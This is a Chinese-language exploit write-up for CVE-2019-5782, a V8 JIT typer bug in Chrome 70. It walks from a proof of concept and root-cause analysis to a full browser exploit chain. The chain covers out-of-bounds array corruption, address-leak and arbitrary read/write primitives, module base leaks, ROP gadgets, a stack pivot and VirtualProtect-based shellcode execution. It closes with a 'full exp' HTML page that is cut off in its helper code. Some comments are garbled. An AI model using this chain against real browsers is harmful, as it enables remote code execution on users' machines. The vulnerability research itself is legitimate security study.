CVE-2019-5782: Inappropriate implementation in V8 漏洞利用

sakura / 2019-07-21 09:43:00 / 浏览数 3730

参考链接

- https://bugs.chromium.org/p/chromium/issues/detail?id=906043
- https://chromium.googlesource.com/v8/v8/+/4e3a17d0408627517d4a81b3bf5daf85e416e9ac/test/mjsunit/regress/regress-crbug-906043.js

PoC

```
// Flags: --allow-natives-syntax
function fun(arg) {
 let x = arguments.length;
 a1 = new Array(0x10);
 a1[0] = 1.1;
 a2 = new Array(0x10);
 a2[0] = 1.1;
 a1[(x >> 16) * 21] = 1.39064994160909e-309;  // 0xffff00000000
 a1[(x >> 16) * 41] = 8.91238232205e-313;  // 0x2a00000000
}
var a1, a2;
var a3 = [1.1,2.2];
a3.length = 0x11000;
a3.fill(3.3);
var a4 = [1.1];
for (let i = 0; i < 10000; i++) fun(...a4);
// %OptimizeFunctionOnNextCall(fun);
fun(...a3);
for (i = 0; i < a2.length; i++){
   console.log(a2[i]);
}
console.log(a2.length);

a1:
DebugPrint: 0x358226e9b891: [JSArray]
- length: 16
- elements: 0x358226e9b801 <FixedDoubleArray[16]> {
          0: 1.1
       1-15: <the_hole>
}
a2:
DebugPrint: 0x358226e9b941: [JSArray]
- length: 42
- elements: 0x358226e9b8b1 <FixedDoubleArray[65535]> {
          0: 1.1
       1-15: <the_hole>
         16: 2.90681e-310
         17: 2.90688e-310
         18: 2.90674e-310
         19: 8.91238e-313
   20-51430: -1.18859e+148

a1 elements:
lldb) x/50gx 0x358226e9b801-1
0x358226e9b800: 0x00003582ced81461 0x0000001000000000
0x358226e9b810: 0x3ff199999999999a->a1[0] 0xfff7ffffffff7ffff
0x358226e9b820: 0xfff7ffffffff7ffff 0xfff7ffffffff7ffff
0x358226e9b830: 0xfff7ffffffff7ffff 0xfff7ffffffff7ffff
0x358226e9b840: 0xfff7ffffffff7ffff 0xfff7ffffffff7ffff
0x358226e9b850: 0xfff7ffffffff7ffff 0xfff7ffffffff7ffff
0x358226e9b860: 0xfff7ffffffff7ffff 0xfff7ffffffff7ffff
0x358226e9b870: 0xfff7ffffffff7ffff 0xfff7ffffffff7ffff
0x358226e9b880: 0xfff7ffffffff7ffff 0xfff7ffffffff7ffff
a1 object:
0x358226e9b890: 0x0000358279782f29 0x00003582ced80c29
```

```
0x358226e9b8a0: 0x0000358226e9b801 0x0000001000000000
a2 elements:
0x358226e9b8b0: 0x00003582ced81461 0x0000ffff00000000->a1[21]
0x358226e9b8c0: 0x3ff199999999999a 0xfff7fffffff7ffff
0x358226e9b8d0: 0xfff7fffffff7ffff 0xfff7fffffff7ffff
0x358226e9b8e0: 0xfff7fffffff7ffff 0xfff7fffffff7ffff
0x358226e9b8f0: 0xfff7fffffff7ffff 0xfff7fffffff7ffff
0x358226e9b900: 0xfff7fffffff7ffff 0xfff7fffffff7ffff
0x358226e9b910: 0xfff7fffffff7ffff 0xfff7fffffff7ffff
0x358226e9b920: 0xfff7fffffff7ffff 0xfff7fffffff7ffff
0x358226e9b930: 0xfff7fffffff7ffff 0xfff7fffffff7ffff
a2 object:
0x358226e9b940: 0x0000358279782f29 0x00003582ced80c29
0x358226e9b950: 0x0000358226e9b8b1 0x0000002a00000000->a1[41]
0x358226e9b960: 0xdeadbeedbeadbeef 0xdeadbeedbeadbeef
0x358226e9b970: 0xdeadbeedbeadbeef 0xdeadbeedbeadbeef
0x358226e9b980: 0xdeadbeedbeadbeef 0xdeadbeedbeadbeef
```

```
function fun(arg) {
   let x = arguments.length;// x = 65536■■■■■■■■■65534
   a1 = new Array(0x10);
   a1[0] = 1.1;
   a2 = new Array(0x10);
   a2[0] = 1.1;
   x = x >> 16;// x = 65536>>16 = 1,■■■■■■■■65534>>16 = 0
   a1[x * 21] = 1.39064994160909e-309;  // 0xffff00000000
   a1[x * 41] = 8.91238232205e-313;  // 0x2a00000000
}
```

漏洞验证，边界检查被移除后的越界读写

```
1.1
undefined
undefined
undefined
undefined
undefined
undefined
undefined
undefined
undefined
undefined
undefined
undefined
undefined
undefined
undefined
3.5906059781413e-311
3.592134784647e-311
3.5918890420468e-311
8.91238232205e-313
3.5921347865955e-311
8.487983164e-314
4.243991582e-314
0
3.5906059883793e-311
3.592134783722e-311
3.592134783722e-311
3.5921347865955e-311
1.4853970537e-313
1.0609978955e-313
0
3.590605972767e-311
3.5906059725297e-311
3.5906059886165e-311
3.590605982569e-311
3.592134783722e-311
3.592134783722e-311
3.592134783793e-311
```

```
1.1
3.592134783793e-311
3.5906059781413e-311
3.592134783793e-311
42
```

Root Cause

在typer phase里对SpeculativeNumberShiftRight的range进行计算

```
#72:SpeculativeNumberShiftRight[SignedSmall](#102:LoadField, #27:NumberConstant, #70:Checkpoint, #55:JSCreateArray)
   102: LoadField[tagged base, 24, #length, NonInternal, kRepTagged|kTypeAny, FullWriteBarrier](9, 101, 18)
   27: NumberConstant[16]
```

Typer stage

➢ Nodes(context-sensitive) not handled in Typer stage:

- EffectPhi: merge in different branches, cannot be calculated by its' own inputs
- JSLoad/JSStore:
- BeginRegion/FinishRegion: type of local allocated heap objects

由于在typer phase还不会对Load处理，于是在第一次对NumberShiftRight进行range analysis的时候，会将其范围直接当做int32的最大和最小值。

```
#   define INT32_MIN       ((int32_t)(-2147483647-1))
#   define INT32_MAX       ((int32_t)(2147483647))

Type OperationTyper::NumberShiftRight(Type lhs, Type rhs) {
 DCHECK(lhs.Is(Type::Number()));
 DCHECK(rhs.Is(Type::Number()));

 lhs = NumberToInt32(lhs);
 rhs = NumberToUint32(rhs);

 if (lhs.IsNone() || rhs.IsNone()) return Type::None();

 int32_t min_lhs = lhs.Min();
 int32_t max_lhs = lhs.Max();
 uint32_t min_rhs = rhs.Min();
 uint32_t max_rhs = rhs.Max();
 if (max_rhs > 31) {
   // rhs can be larger than the bitmask
   max_rhs = 31;
   min_rhs = 0;
 }
 double min = std::min(min_lhs >> min_rhs, min_lhs >> max_rhs);
 double max = std::max(max_lhs >> min_rhs, max_lhs >> max_rhs);
 printf("min lhs is %d\n", min_lhs);
 printf("min rhs is %d\n", min_rhs);
 printf("max lhs is %d\n", max_lhs);
 printf("max rhs is %d\n", max_rhs);
 if (max == kMaxInt && min == kMinInt) return Type::Signed32();
 return Type::Range(min, max, zone());
}
```

于是在第一次对NumberShiftRight进行range analysis之后得到

```
min lhs is -2147483648
min rhs is 16
max lhs is 2147483647
max rhs is 16
...
[Type: Range(-32768, 32767)]
```

然后在typer lowering phase里将JSCreateArray reduce成ArgumentsLength,并计算其范围。

```
Reduction JSCreateLowering::ReduceJSCreateArguments(Node* node) {
 DCHECK_EQ(IrOpcode::kJSCreateArguments, node->opcode());
 CreateArgumentsType type = CreateArgumentsTypeOf(node->op());
 Node* const frame_state = NodeProperties::GetFrameStateInput(node);
 Node* const outer_state = frame_state->InputAt(kFrameStateOuterStateInput);
 Node* const control = graph()->start();
 FrameStateInfo state_info = FrameStateInfoOf(frame_state->op());
 SharedFunctionInfoRef shared(broker(),
                              state_info.shared_info().ToHandleChecked());

 // Use the ArgumentsAccessStub for materializing both mapped and unmapped
 // arguments object, but only for non-inlined (i.e. outermost) frames.
 if (outer_state->opcode() != IrOpcode::kFrameState) {
   switch (type) {
     case CreateArgumentsType::kMappedArguments: {
       // TODO(mstarzinger): Duplicate parameters are not handled yet.
       if (shared.has_duplicate_parameters()) return NoChange();
       Node* const callee = NodeProperties::GetValueInput(node, 0);
       Node* const context = NodeProperties::GetContextInput(node);
       Node* effect = NodeProperties::GetEffectInput(node);
       Node* const arguments_frame =
           graph()->NewNode(simplified()->ArgumentsFrame());
       Node* const arguments_length = graph()->NewNode(
           simplified()->ArgumentsLength(
               shared.internal_formal_parameter_count(), false),
           arguments_frame);
       // Allocate the elements backing store.
       bool has_aliased_arguments = false;
       Node* const elements = effect = AllocateAliasedArguments(
           effect, control, context, arguments_frame, arguments_length, shared,
           &has_aliased_arguments);
       // Load the arguments object map.
       Node* const arguments_map = jsgraph()->Constant(
           has_aliased_arguments
               ? native_context().fast_aliased_arguments_map()
               : native_context().sloppy_arguments_map());
       // Actually allocate and initialize the arguments object.
       AllocationBuilder a(jsgraph(), effect, control);
       Node* properties = jsgraph()->EmptyFixedArrayConstant();
       STATIC_ASSERT(JSSloppyArgumentsObject::kSize == 5 * kPointerSize);
       a.Allocate(JSSloppyArgumentsObject::kSize);
       a.Store(AccessBuilder::ForMap(), arguments_map);
       a.Store(AccessBuilder::ForJSObjectPropertiesOrHash(), properties);
       a.Store(AccessBuilder::ForJSObjectElements(), elements);
       a.Store(AccessBuilder::ForArgumentsLength(), arguments_length);
       a.Store(AccessBuilder::ForArgumentsCallee(), callee);
       RelaxControls(node);
       a.FinishAndChange(node);
       return Changed(node);
     }
     ...
     ...
void Typer::Decorator::Decorate(Node* node) {
 if (node->op()->ValueOutputCount() > 0) {
   // Only eagerly type-decorate nodes with known input types.
   // Other cases will generally require a proper fixpoint iteration with Run.
   bool is_typed = NodeProperties::IsTyped(node);
   if (is_typed || NodeProperties::AllValueInputsAreTyped(node)) {
     Visitor typing(typer_, nullptr);
     Type type = typing.TypeNode(node);
     if (is_typed) {
       type = Type::Intersect(type, NodeProperties::GetType(node),
                              typer_->zone());
     }
     NodeProperties::SetType(node, type);
   }
 }
```

```
}
...
...
Type Typer::Visitor::TypeArgumentsLength(Node* node) {
 return TypeCache::Get().kArgumentsLengthType;
}
...
...
Type const kArgumentsLengthType =
   Type::Range(0.0, Code::kMaxArguments, zone());
...
...
static const int kArgumentsBits = 16;
// Reserve one argument count value as the "don't adapt arguments" sentinel.
static const int kMaxArguments = (1 << kArgumentsBits) - 2;
...
...
#171:ArgumentsLength[1, not rest length](#170:ArgumentsFrame)  [Type: Range(0, 65534)]
```

然后在load elimination phase里将多余的LoadField remove，直接替换成真正的值，ArgumentsLength

```
#72:SpeculativeNumberShiftRight[SignedSmall](#102:LoadField, #27:NumberConstant, #70:Checkpoint, #18:JSStackCheck)  [Type: Ran
->
#72:SpeculativeNumberShiftRight[SignedSmall](#171:ArgumentsLength, #27:NumberConstant, #70:Checkpoint, #18:JSStackCheck)  [Typ
```

于是在simplified lowering phase里，为了修正这个SpeculativeNumberShiftRight的范围，于是再次对其进行typer计算。

```
// Forward propagation of types from type feedback.
void RunTypePropagationPhase() {
...
   bool updated = UpdateFeedbackType(node);
->
Type OperationTyper::NumberShiftRight(Type lhs, Type rhs) {
 DCHECK(lhs.Is(Type::Number()));
 DCHECK(rhs.Is(Type::Number()));
 lhs = NumberToInt32(lhs);
 rhs = NumberToUint32(rhs);

 if (lhs.IsNone() || rhs.IsNone()) return Type::None();

 int32_t min_lhs = lhs.Min();
 int32_t max_lhs = lhs.Max();
 uint32_t min_rhs = rhs.Min();
 uint32_t max_rhs = rhs.Max();
 if (max_rhs > 31) {
   // rhs can be larger than the bitmask
   max_rhs = 31;
   min_rhs = 0;
 }
 double min = std::min(min_lhs >> min_rhs, min_lhs >> max_rhs);
 double max = std::max(max_lhs >> min_rhs, max_lhs >> max_rhs);
 if (max == kMaxInt && min == kMinInt) return Type::Signed32();
 return Type::Range(min, max, zone());
}
...
...
Range(0, 65534)
Range(16, 16)
min lhs is 0
min rhs is 16
max lhs is 65534
max rhs is 16
->
NumberShiftRight Range(0,0)
```

由于这个结果被作为数组的index，所以最终在VisitCheckBounds里，会比较这个范围和数组最大的长度，如果始终index小于数组的length，那么就会将其remove掉。

```
void VisitCheckBounds(Node* node, SimplifiedLowering* lowering) {
   CheckParameters const& p = CheckParametersOf(node->op());
   Type const index_type = TypeOf(node->InputAt(0));
```

```
   Type const length_type = TypeOf(node->InputAt(1));
   if (length_type.Is(Type::Unsigned31())) {
     if (index_type.Is(Type::Integral32OrMinusZero())) {
       // Map -0 to 0, and the values in the [-2^31,-1] range to the
       // [2^31,2^32-1] range, which will be considered out-of-bounds
       // as well, because the {length_type} is limited to Unsigned31.
       VisitBinop(node, UseInfo::TruncatingWord32(),
                  MachineRepresentation::kWord32);
       if (lower()) {
         if (lowering->poisoning_level_ ==
                 PoisoningMitigationLevel::kDontPoison &&
             (index_type.IsNone() || length_type.IsNone() ||
              (index_type.Min() >= 0.0 &&
               index_type.Max() < length_type.Min()))) {
           // The bounds check is redundant if we already know that
           // the index is within the bounds of [0.0, length[.
           DeferReplacement(node, node->InputAt(0));
```

exploit

得到任意地址读写和用户态对象leak的原语

通过a1的单次越界写改掉oob_double_Array的长度，将其改的很大，然后在后面放一个object Array。

```
a1 = new Array(0x10);
a1[0] = 1.1;
oob_double_Array = new Array(0x10);
oob_double_Array[0] = 1.1;
object_Array = new Array(0x10);
object_Array[0] = {};
object_Array[1] = leak;
x = x >> 16
a1[x * 19] = 2.60750842793813e-310;  // 0x0000300000000000
a1[x * 21] = 2.60750842793813e-310;  // 0x0000300000000000
a1[x * 41] = 2.60750842793813e-310;  // 0x0000300000000000
```

通过将要leak的对象放入object Array，然后通过oob_double_Array将该对象越界读出，得到的就是该对象的指针的double表示。

```
function user_space_read(leak){
 object_Array[1] = leak;
 return oob_double_Array[23];
}
```

然后我们再new一个ArrayBuffer，通过oob_double_Array的越界写，可以改它的backing_store，于是就可以任意地址读写。

```
oob_buffer = new ArrayBuffer(0x1000);
...
function writePtr(offset, address, value){
 oob_double_Array[offset] = address;
 fake_dv = new Float64Array(oob_buffer);
 fake_dv[0] = value;
}
function readPtr(offset, address){
 oob_double_Array[offset] = address;
 fake_dv = new Float64Array(oob_buffer);
 return fake_dv[0];
}
```

这里有一个小trick就是，我们的oob_double_Array和ArrayBuffer的偏移是不固定的。
但是通过user_space_read，我们可以先leak出oob_double_Array和oob_buffer的地址，由于oob_double_Array的fixedArray与其偏移是固定的，而oob_buffer的backin
所以我们可以计算出这个偏移是多少。

得到chrome_child.dll的基地址

leak出一个blink对象div的地址，它偏移0x20的位置是HTMLDivElement对象，读出后，再读出它首部的虚表地址，然后减去和chrome_child.dll的偏移就是chrome_child.

```
let div = document.createElement('div');
let div_addr = user_space_read(div);
alert("[+] the div_addr is at " + Int64.fromDouble(div_addr).toString());
```

```
el_addr = readPtr(offset, div_addr + new Int64(0x1f).asDouble());
alert("[+] the el_addr is at " + Int64.fromDouble(el_addr).toString());

0:017> dq 0x00004c0eb3ea31f8
00004c0e`b3ea31f8  00007ffb`49c9e910 000001e7`ec4da5c0
00004c0e`b3ea3208  00000000`000e101c 00000000`00000000
00004c0e`b3ea3218  00004c0e`b3ea2538 00000000`00000000
00004c0e`b3ea3228  00000000`00000000 00007ffb`4a46d1f0
00004c0e`b3ea3238  00000000`00000000 00000000`00000000
00004c0e`b3ea3248  00005a68`da2417e8 00000000`00000000
00004c0e`b3ea3258  00000000`00000000 00000000`00000000
00004c0e`b3ea3268  00000000`00000000 00000000`00000000
0:017> g
(3d7c.3af4): Break instruction exception - code 80000003 (first chance)
ntdll!DbgBreakPoint:
00007ffb`9da98cc0 cc              int     3
0:017> uf 00007ffb`49c9e910
chrome_child!blink::HTMLDivElement::`vftable':
00007ffb`49c9e910 dcb14b47fb7f    fdiv    qword ptr [rcx+7FFB474Bh]
00007ffb`49c9e916 0000            add     byte ptr [rax],al
00007ffb`49c9e918 3030            xor     byte ptr [rax],dh
00007ffb`49c9e91a c247fb          ret     0FB47h
0:017> !address chrome_child


Mapping file section regions...
Mapping module regions...
Mapping PEB regions...
Mapping TEB and stack regions...
Mapping heap regions...
Mapping page heap regions...
Mapping other regions...
Mapping stack trace database regions...
Mapping activation context regions...

Usage:                  Image
Base Address:           00007ffb`45960000
End Address:            00007ffb`45961000
Region Size:            00000000`00001000 (   4.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000002          PAGE_READONLY
Type:                   01000000          MEM_IMAGE
Allocation Base:        00007ffb`45960000
Allocation Protect:     00000080          PAGE_EXECUTE_WRITECOPY
Image Path:             C:\Program Files (x86)\Google\Chrome\Application\70.0.3538.110\chrome_child.dll
Module Name:            chrome_child
Loaded Image Name:      C:\Program Files (x86)\Google\Chrome\Application\70.0.3538.110\chrome_child.dll
Mapped Image Name:
More info:              lmv m chrome_child
More info:              !lmi chrome_child
More info:              ln 0x7ffb45960000
More info:              !dh 0x7ffb45960000


Content source: 1 (target), length: 1000
0:017> ? 00007ffb`49c9e910-00007ffb`45960000
Evaluate expression: 70510864 = 00000000`0433e910
```

计算kernel32的基地址

```
0:016> x chrome_child!*CreateEventW*
00007ffb`465faea2 chrome_child!media::MediaLog::CreateEventW (media::MediaLogEvent::Type)
00007ffb`4a33b4f8 chrome_child!_imp_CreateEventW = <no type information>

0:016> dq 00007ffb`4a33b4f8
00007ffb`4a33b4f8  00007ffb`9c001f20
0:016> u 00007ffb`9c001f20
KERNEL32!CreateEventW:
00007ffb`9c001f20 ff2522480500    jmp     qword ptr [KERNEL32!_imp_CreateEventW (00007ffb`9c056748)]
```

```
00007ffb`9c001f26 cc              int     3
00007ffb`9c001f27 cc              int     3
00007ffb`9c001f28 cc              int     3
00007ffb`9c001f29 cc              int     3
00007ffb`9c001f2a cc              int     3
00007ffb`9c001f2b cc              int     3
00007ffb`9c001f2c cc              int     3
```

计算ntdll的基地址


```
0:016> x KERNEL32!*NtQueryEvent*
00007ffb`9c056dd8 KERNEL32!_imp_NtQueryEvent = <no type information>
0:016> dq 00007ffb`9c056dd8
00007ffb`9c056dd8  00007ffb`9da95db0

0:016> u 00007ffb`9da95db0
ntdll!NtQueryEvent:
00007ffb`9da95db0 4c8bd1          mov     r10,rcx
00007ffb`9da95db3 b856000000      mov     eax,56h
00007ffb`9da95db8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffb`9da95dc0 7503            jne     ntdll!NtQueryEvent+0x15 (00007ffb`9da95dc5)
00007ffb`9da95dc2 0f05            syscall
00007ffb`9da95dc4 c3              ret
00007ffb`9da95dc5 cd2e            int     2Eh
```

寻找gadaget

栈劫持

```
00007ff9`296f0705 488b5150        mov     rdx,qword ptr [rcx+50h]
00007ff9`296f0709 488b6918        mov     rbp,qword ptr [rcx+18h]
00007ff9`296f070d 488b6110        mov     rsp,qword ptr [rcx+10h]
00007ff9`296f0711 ffe2            jmp     rdx
```

search->sequence of bytes



mprotect

```
// pop rcx ; ret     59 c3
// pop rdx ; ret       5a c3
// pop r8 ; ret      41 58 c3
// pop r9 ; ret      41 59 c3

0:016> u 00007ffb`45d6982c
chrome_child!blink::AutoscrollController::HandleMouseMoveForMiddleClickAutoscroll+0x16c [C:\b\c\b\win64_clang\src\third_party\
00007ffb`45d6982c 59              pop     rcx
00007ffb`45d6982d c3              ret

0:016> s -w 00007ffb`45960000 L1000000 C359
00007ffb`45d6982c  c359 0ff3 4411 2024 0ff3 7c11 2424 2e0f  Y....D$ ...|$$..

0:016> u 00007ffb`45a8d91a
chrome_child!cc::SingleKeyframeEffectAnimation::SingleKeyframeEffectAnimation+0x3a [C:\b\c\b\win64_clang\src\cc\animation\sing
00007ffb`45a8d91a 5a              pop     rdx
00007ffb`45a8d91b c3              ret
```

```
0:016> s -w 00007ffb`45960000 L1000000 C35a
00007ffb`45a8d91a  c35a 4803 c389 8b48 7856 2b48 7056 c148  Z..H..H.VxH+VpH.

0:016> u 00007ffb`46b16012
chrome_child!v8::internal::compiler::RawMachineAssembler::TargetParameter+0x2 [C:\b\c\b\win64_clang\src\v8\src\compiler\raw-ma
00007ffb`46b16012 4158            pop     r8
00007ffb`46b16014 c3              ret

0:016> s -w 00007ffb`45960000 L1000000 5841
...
...
00007ffb`46b16012  5841 ccc3 cccc cccc cccc cccc cccc 4856  AX............VH

0:016> u 00007ffb`472db44c
chrome_child!DeblockLumaTransposeH2V_sse2+0x1ec:
00007ffb`472db44c 4159            pop     r9
00007ffb`472db44e c3              ret
00007ffb`472db44f 90              nop

0:016> s -w 00007ffb`45960000 L1000000 5941
...
...
00007ffb`472db44c  5941 90c3 5141 4850 ec83 f320 7f0f 2434  AY..AQPH.. ...4$
```

创建一块大的可读写空间，fake vtable和栈伪造，栈劫持和mprotect执行shellcode

```
let scratch = new ArrayBuffer(0x100000);
let scratch_u8 = new Uint8Array(scratch);
let scratch_u64 = new BigUint64Array(scratch);
...
...
let scratch_addr = readPtr(offset, scratch_buffer_addr + new Int64(0x1f).asDouble());
scratch_u64.fill(gadget, 0, 100);//■■■■■■fake_vtab■■virtual call■■■■■■■■■■■■■■■■■■■■■■gadget■■■■■gadget■■■■■,■■rcx■■■
let fake_vtab = scratch_addr;
...
writePtr(offset, el_addr + new Int64(0x10).asDouble(), fake_stack); // RSP
writePtr(offset, el_addr + new Int64(0x50).asDouble(), pop_rcx_ret + new Int64(0x1).asDouble()); // RIP = ret
writePtr(offset, el_addr + new Int64(0x58).asDouble(), 0);
writePtr(offset, el_addr + new Int64(0x60).asDouble(), 0);
writePtr(offset, el_addr + new Int64(0x68).asDouble(), 0);
writePtr(offset, el_addr, fake_vtab);
...
...
00007ff9`296f0705 488b5150        mov     rdx,qword ptr [rcx+50h]
00007ff9`296f0709 488b6918        mov     rbp,qword ptr [rcx+18h]
00007ff9`296f070d 488b6110        mov     rsp,qword ptr [rcx+10h] //■■rsp■■■fake_stack
00007ff9`296f0711 ffe2            jmp     rdx //■■rip■■■ret■■
```

栈劫持之后，开始执行我们的mprotect gadaget，使shellcode所在的页可执行，然后跳转到shellcode执行

```
let fake_stack = scratch_addr + new Int64(0x10000).asDouble();

let stack = [
   pop_rcx_ret,
   sc_addr,
   pop_rdx_ret,
   new Int64(0x1000).asDouble(),
   pop_r8_ret,
   new Int64(0x40).asDouble(),
   pop_r9_ret,
   scratch_addr,
   virtaulprotect_addr, // VirtualProtect
   sc_addr,
];
for (let i = 0; i < stack.length; ++i) {
   scratch_u64[0x10000/8 + i] = stack[i];
}
```

完整exp

```
<html>
<script>
String.prototype.padLeft =
Number.prototype.padLeft = function(total, pad) {
 return (Array(total).join(pad || 0) + this).slice(-total);
}

// Return the hexadecimal representation of the given byte array.
function hexlify(bytes) {
   var res = [];
   for (var i = 0; i < bytes.length; i++){
       //console.log(bytes[i].toString(16));
       res.push(('0' + bytes[i].toString(16)).substr(-2));
   }
   return res.join('');

}

// Return the binary data represented by the given hexdecimal string.
function unhexlify(hexstr) {
   if (hexstr.length % 2 == 1)
       throw new TypeError("Invalid hex string");

   var bytes = new Uint8Array(hexstr.length / 2);
   for (var i = 0; i < hexstr.length; i += 2)
       bytes[i/2] = parseInt(hexstr.substr(i, 2), 16);

   return bytes;
}

function hexdump(data) {
   if (typeof data.BYTES_PER_ELEMENT !== 'undefined')
       data = Array.from(data);

   var lines = [];
       var chunk = data.slice(i, i+16);
   for (var i = 0; i < data.length; i += 16) {
       var parts = chunk.map(hex);
       if (parts.length > 8)
           parts.splice(8, 0, ' ');
       lines.push(parts.join(' '));
   }

   return lines.join('\n');
}

// Simplified version of the similarly named python module.
var Struct = (function() {
   // Allocate these once to avoid unecessary heap allocations during pack/unpack operations.
   var buffer      = new ArrayBuffer(8);
   var byteView    = new Uint8Array(buffer);
   var uint32View  = new Uint32Array(buffer);
   var float64View = new Float64Array(buffer);

   return {
       pack: function(type, value) {
           var view = type;        // See below
           view[0] = value;
           return new Uint8Array(buffer, 0, type.BYTES_PER_ELEMENT);
       },

       unpack: function(type, bytes) {
           if (bytes.length !== type.BYTES_PER_ELEMENT)
               throw Error("Invalid bytearray");

           var view = type;        // See below
           byteView.set(bytes);
           return view[0];
       },
```

```
        // Available types.
        int8:    byteView,
        int32:   uint32View,
        float64: float64View
    };
})();

function Int64(v) {
    // The underlying byte array.
    var bytes = new Uint8Array(8);

    switch (typeof v) {
        case 'number':
            v = '0x' + Math.floor(v).toString(16);
        case 'string':
            if (v.startsWith('0x'))
                v = v.substr(2);
            if (v.length % 2 == 1)
                v = '0' + v;

            var bigEndian = unhexlify(v, 8);
            //console.log(bigEndian.toString());
            bytes.set(Array.from(bigEndian).reverse());
            break;
        case 'object':
            if (v instanceof Int64) {
                bytes.set(v.bytes());
            } else {
                if (v.length != 8)
                    throw TypeError("Array must have excactly 8 elements.");
                bytes.set(v);
            }
            break;
        case 'undefined':
            break;
        default:
            throw TypeError("Int64 constructor requires an argument.");
    }

    // Return a double whith the same underlying bit representation.
    this.asDouble = function() {
        // Check for NaN
        if (bytes[7] == 0xff && (bytes[6] == 0xff || bytes[6] == 0xfe))
            throw new RangeError("Integer can not be represented by a double");

        return Struct.unpack(Struct.float64, bytes);
    };

    // Return a javascript value with the same underlying bit representation.
    // This is only possible for integers in the range [0x0001000000000000, 0xffff000000000000)
    // due to double conversion constraints.
    this.asJSValue = function() {
        if ((bytes[7] == 0 && bytes[6] == 0) || (bytes[7] == 0xff && bytes[6] == 0xff))
            throw new RangeError("Integer can not be represented by a JSValue");

        // For NaN-boxing, JSC adds 2^48 to a double value's bit pattern.
        this.assignSub(this, 0x1000000000000);
        var res = Struct.unpack(Struct.float64, bytes);
        this.assignAdd(this, 0x1000000000000);

        return res;
    };

    // Return the underlying bytes of this number as array.
    this.bytes = function() {
        return Array.from(bytes);
    };
```

```
    // Return the byte at the given index.
    this.byteAt = function(i) {
        return bytes[i];
    };

    // Return the value of this number as unsigned hex string.
    this.toString = function() {
        //console.log("toString");
        return '0x' + hexlify(Array.from(bytes).reverse());
    };

    // Basic arithmetic.
    // These functions assign the result of the computation to their 'this' object.

    // Decorator for Int64 instance operations. Takes care
    // of converting arguments to Int64 instances if required.
    function operation(f, nargs) {
        return function() {
            if (arguments.length != nargs)
                throw Error("Not enough arguments for function " + f.name);
            for (var i = 0; i < arguments.length; i++)
                if (!(arguments[i] instanceof Int64))
                    arguments[i] = new Int64(arguments[i]);
            return f.apply(this, arguments);
        };
    }

    // this = -n (two's complement)
    this.assignNeg = operation(function neg(n) {
        for (var i = 0; i < 8; i++)
            bytes[i] = ~n.byteAt(i);

        return this.assignAdd(this, Int64.One);
    }, 1);

    // this = a + b
    this.assignAdd = operation(function add(a, b) {
        var carry = 0;
        for (var i = 0; i < 8; i++) {
            var cur = a.byteAt(i) + b.byteAt(i) + carry;
            carry = cur > 0xff | 0;
            bytes[i] = cur;
        }
        return this;
    }, 2);

    // this = a - b
    this.assignSub = operation(function sub(a, b) {
        var carry = 0;
        for (var i = 0; i < 8; i++) {
            var cur = a.byteAt(i) - b.byteAt(i) - carry;
            carry = cur < 0 | 0;
            bytes[i] = cur;
        }
        return this;
    }, 2);

    // this = a & b
    this.assignAnd = operation(function and(a, b) {
        for (var i = 0; i < 8; i++) {
            bytes[i] = a.byteAt(i) & b.byteAt(i);
        }
        return this;
    }, 2);
}

// Constructs a new Int64 instance with the same bit representation as the provided double.
Int64.fromDouble = function(d) {
    var bytes = Struct.pack(Struct.float64, d);
```

```
   return new Int64(bytes);
};

// Convenience functions. These allocate a new Int64 to hold the result.

// Return -n (two's complement)
function Neg(n) {
   return (new Int64()).assignNeg(n);
}

// Return a + b
function Add(a, b) {
   return (new Int64()).assignAdd(a, b);
}

// Return a - b
function Sub(a, b) {
   return (new Int64()).assignSub(a, b);
}

// Return a & b
function And(a, b) {
   return (new Int64()).assignAnd(a, b);
}

function hex(a) {
   if (a == undefined) return "0xUNDEFINED";
   var ret = a.toString(16);
   if (ret.substr(0,2) != "0x") return "0x"+ret;
   else return ret;
}

function lower(x) {
   // returns the lower 32bit of double x
   return parseInt(("0000000000000000" + Int64.fromDouble(x).toString()).substr(-8,8),16) | 0;
}

function upper(x) {
   // returns the upper 32bit of double x
   return parseInt(("0000000000000000" + Int64.fromDouble(x).toString()).substr(-16, 8),16) | 0;
}


function lowerint(x) {
   // returns the lower 32bit of int x
   return parseInt(("0000000000000000" + x.toString(16)).substr(-8,8),16) | 0;
}

function upperint(x) {
   // returns the upper 32bit of int x
   return parseInt(("0000000000000000" + x.toString(16)).substr(-16, 8),16) | 0;
}

function combine(a, b) {
   //a = a >>> 0;
   //b = b >>> 0;
   //console.log(a.toString());
   //console.log(b.toString());
   return parseInt(Int64.fromDouble(b).toString() + Int64.fromDouble(a).toString(), 16);
}


//padLeft■■■■■■■■

function combineint(a, b) {
   //a = a >>> 0;
   //b = b >>> 0;
   return parseInt(b.toString(16).substr(-8,8) + (a.toString(16)).padLeft(8), 16);
}
```

```
function gc(){
